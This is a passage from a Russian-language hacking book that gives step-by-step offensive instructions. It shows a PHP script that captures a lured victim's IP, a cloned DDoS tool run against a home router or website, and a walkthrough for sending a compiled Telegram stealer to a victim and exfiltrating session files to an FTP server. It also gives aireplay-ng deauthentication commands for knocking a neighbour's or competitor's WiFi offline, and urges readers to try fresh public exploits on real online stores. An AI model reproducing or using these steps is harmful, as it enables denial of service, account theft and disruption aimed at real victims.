При желании можно «задостить» роутер неприятеля, что оставит его на некоторое время без Интернета. Учитывая, что все в основном используют дешевенькие коробочки в среднем за 2000-3000 рублей, такой атаки роутер не выдержит. Это хорошая новость. Плохая заключается в том, что тебе нужно как-то выяснить IP-адрес неприятеля. Возможно, придется его заманить на свой сайт и посмотреть логи или же написать простейший скрипт, который будет отправлять тебе IP-адрес всякого пользователя, который на него зашел. На PHP такой скрипт будет выглядеть так:

```
<?php
mail('твой email', 'IP-адрес', "IP: $_SERVER[REMOTE_ADDR]
");
?>
```

Осталось только заманить жертву на этот скрипт и ты получишь ее IP-адрес.

Далее действуй так:

```
nmap -T4 -v IP-адрес
git clone https://github.com/Hydra7/Planetwork-DDOS
```

Пока **nmap** будет сканировать жертву на наличие открытых портов, открой второй терминал и введи вторую команду – это установит скрипт для DDOS-атаки.

При появляющихся диалоговых окнах «Do you want to continue? Y/n» нажимаем Y. Запуск:

```
cd Planetwork-DDOS
python2 phtddos.py IP-адрес открытый_порт к-во_пакетов
```

Пример:

```
python2 phtddos.py 111.11.11.11 80 5000
```

Аналогичным образом можно «положить» какой-то сайт, а не только роутер неприятеля. С сайтом одновременно и проще и сложнее. Проще, потому что не нужно заманивать жертву на свой скрипт – IP-адрес сайта легко вычислить, да и вообще можно указать сразу его доменное имя, не указывая IP-адрес. Сложнее в том, что сайт может работать через анти-DDOS-сервис вроде CloudFlare и у тебя ничего не выйдет. Атака будет отсекаться, а сайт продолжит работу.

12.19. Sploitus – поисковик свежих уязвимостей

Рассмотренный ранее в этой книге Metasploit – не панацея и далеко не единственный инструмент для поиска уязвимостей. Да и уязвимости в нем не самые новые. Это объясняется тем, что в случае Metasploit процесс добавления уязвимости выглядит так:

1. Появление уязвимости – когда она впервые обнаружена хакером
2. Спустя некоторое время уязвимость становится достоянием общественности – о ней узнают все, в том числе и разработчики программного продукта, в котором обнаружена уязвимость.
3. Разработчики Metasploit, после того, как об уязвимости становится известно всем, должны внести изменения во фреймворк и выпустить обновления. Это сложнее, чем просто выложить информацию об уязвимости на сайте, поэтому реализация пункта 3 займет некоторое время.
4. Конечный пользователь Metasploit должен обновить фреймворк, чтобы появилась возможность использовать уязвимость.

Сайт *https://sploitus.com/* - это своеобразный поисковик уязвимостей. На нем даже выкладываются уязвимости недели – самые новые уязвимости, которые ты можешь попробовать прямо сейчас.

На рис. 12.9 показано, как выглядит типичная уязвимость. Конкретно – уязвимость в популярном движке для е-коммерции OpenCart. Можешь взломать чей-то Интернет-магазин прямо сейчас!

Конечно, здесь ты не сможешь взломать чью-то систему посредством ввода строго определенного набора команд. Здесь нужны знания – понимания основ работы веб-приложения (если речь идет об OpenCart), понимание HTML и PHP. Если рассматривать конкретную уязвимость, представленную на рис. 12.9, то там все просто – достаточно создать HTML-файл с указанным содержимым и заменить некоторые значения формы своими. Инструкции также предельно просты (если не понимаешь, используй Google Chrome в качестве переводчика сайтов), но, повторимся, это только в случае с этой уязвимостью.




Рис. 12.9. Описание уязвимости

12.20. Угон Telegram-аккаунта

В этом, заключительном, разделе мы рассмотрим, как угнать интересующий Telegram-аккаунт. Необходимый скрипт Telegram_Stealer находится в прилагаемом к книге архиве. С его помощью ты сможешь завладеть Telegram-аккаунтом жертвы.

Далее все действия будут производиться в Windows:

1. Распакуй архив Telegram_Stealer.zip на свой компьютер
2. Установи Python 3.8.2 или новее
3. Установи любой редактор кода – подойдет или Sublime Text 3 или Visual Studio Code, в крайнем случае, хватит и Notepad2
4. Зарегистрируйся на любом FTP-сервер, в крайнем случае, можно развернуть свой FTP-сервер на своем компьютере, но этим ты засветишь свой IP-адрес, чего нельзя делать.
5. Открой файл скрипта в редакторе кода и укажите в нем свои данные для доступа к FTP – имя сервера, имя пользователя, пароль. Сюда будет приходить вся информация от украденного Telegram-аккаунта.
6. Откомпилируй код Python-скрипта в exe-файл. Для этого ты можешь использовать autopy-to-exe.
7. Отправь получившийся exe-файл жертве. Когда она откроет этот файл, на FTP-сервере в твоем аккаунте появятся два zip-файла.

8. Качаем Telegram Portable и открываем его. В Telegram появится папка «tdata» - открой ее. У тебя будет папка «D877F783D5D3EF8C» - открой ее и замени map0 или map1 (ты должен использовать свой файл с сервера tdata.zip).
9. Открываем снова «tdata» - находим файл «D877F783D5D3EF8C», удаляем его. Переносим аналогичный файл с вашего tdata1.zip или tdata2.zip.
10. Запускаем Telegram Portable - у нас на руках будет украденная сессия.

Самый сложный момент во всей этой истории – заставить жертву открыть exe-файл и молиться, чтобы антивирус его не заблокировал – здесь все зависит от антивируса, знает ли он об этой уязвимости в Telegram или нет.

12.21. Как положить WiFi соседа или конкурента

Если ты не читал главу 10 или читал ее невнимательно, то поведаем, что с помощью инструментов для взлома WiFi можно легко положить саму WiFi-сеть, заставив всех ее клиентов отключиться.

Итак, открой терминал Kali Linux и выполни следующие команды:

```
airmon-ng start wlan0
airodump-ng wlan0mon
aireplay-ng --deauth 100 -a BSSID wlan0mon
airmon-ng stop wlan0mon
```

Вкратце разберемся, что и к чему (подробности описаны в главе 10):

- Первая команда переводит сетевой интерфейс wlan0 в режим мониторинга. Если у тебя несколько беспроводных интерфейсов и ты хочешь использовать не wlan0, а какой-то другой, то имя интерфейса нужно сменить. Но обычно у всех один беспроводной интерфейс, поэтому данная команда останется неизменной.
- После ввода первой команды интерфейс будет переименован в wlan0mon. Когда твой адаптер находится в режиме мониторинга, введи вторую команду и вычисли BSSID сети, которую тебе нужно «убить». По сути, это MAC-адрес роутера. Но если свой MAC-адрес ты еще знаешь, то MAC-адрес врага еще нужно раздобыть.
- Третья команда выбрасывает из сети максимум 100 пользователей. Параметр –a задает BSSID сети – его ты узнал на предыдущем этапе. Опять-таки, если интерфейс у тебя другой, то измени его имя.
- Когда наиграешься и тебе надоест, переведи свой адаптер в обычный режим четвертой командой.

Ярошенко А. А.

ХАКИНГ

НА ПРИМЕРАХ

Уязвимости, взлом, защита

Группа подготовки издания:

Зав. редакцией компьютерной литературы: *М. В. Финков*

Редактор: *Е. В. Финков*

Корректор: *А. В. Громова*

12+

ООО «Наука и Техника»
Лицензия №000350 от 23 декабря 1999 года.
192029, г. Санкт-Петербург, пр.Обуховской обороны, д. 107.
Подписано в печать 18.12.2020. Формат 70x100 1/16.
Бумага газетная. Печать офсетная. Объем 20 п. л.
Тираж 1400. Заказ 12707.

Отпечатано с готового оригинал-макета
ООО «Принт-М», 142300, М.О., г.Чехов, ул. Полиграфистов, д.1